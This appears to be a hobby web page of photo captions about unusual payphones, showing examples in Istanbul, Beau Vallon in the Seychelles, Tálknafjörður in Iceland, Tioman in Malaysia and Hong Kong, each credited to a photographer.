
Eurasian Payphones



Turkey. OK, something very strange is happening in this country. These were seen in Istanbul and are a nice companion to the bird model above. And we understand there are more....

Photo by Jon Pollack


Exotic Payphones



Seychelles. Spotted in Beau Vallon and operated by Airtel, one of two cellular providers. Sadly, this phone has been vandalized, is no longer maintained, and doesn't work.

Photo by Babu Mengelepouti


Exotic Payphones



Iceland. This standard model has been around since the 1980s and was found in Tálknafjörður, a town in the northwest of about 250 people.

Photo by Aðalsteinn


Exotic Payphones



Malaysia. Here are a couple of completely different and colorful types of payphones living in peace and harmony by the water, encountered on the island of Tioman.

Photo by Wreckage Brother


Exotic Payphones



Hong Kong. This phone is under cover, which is how it's stayed in such great condition. If you look carefully, you'll see that the old "999" emergency dialing code is still in use from the British colonial days.

Photo by Jon Whitton

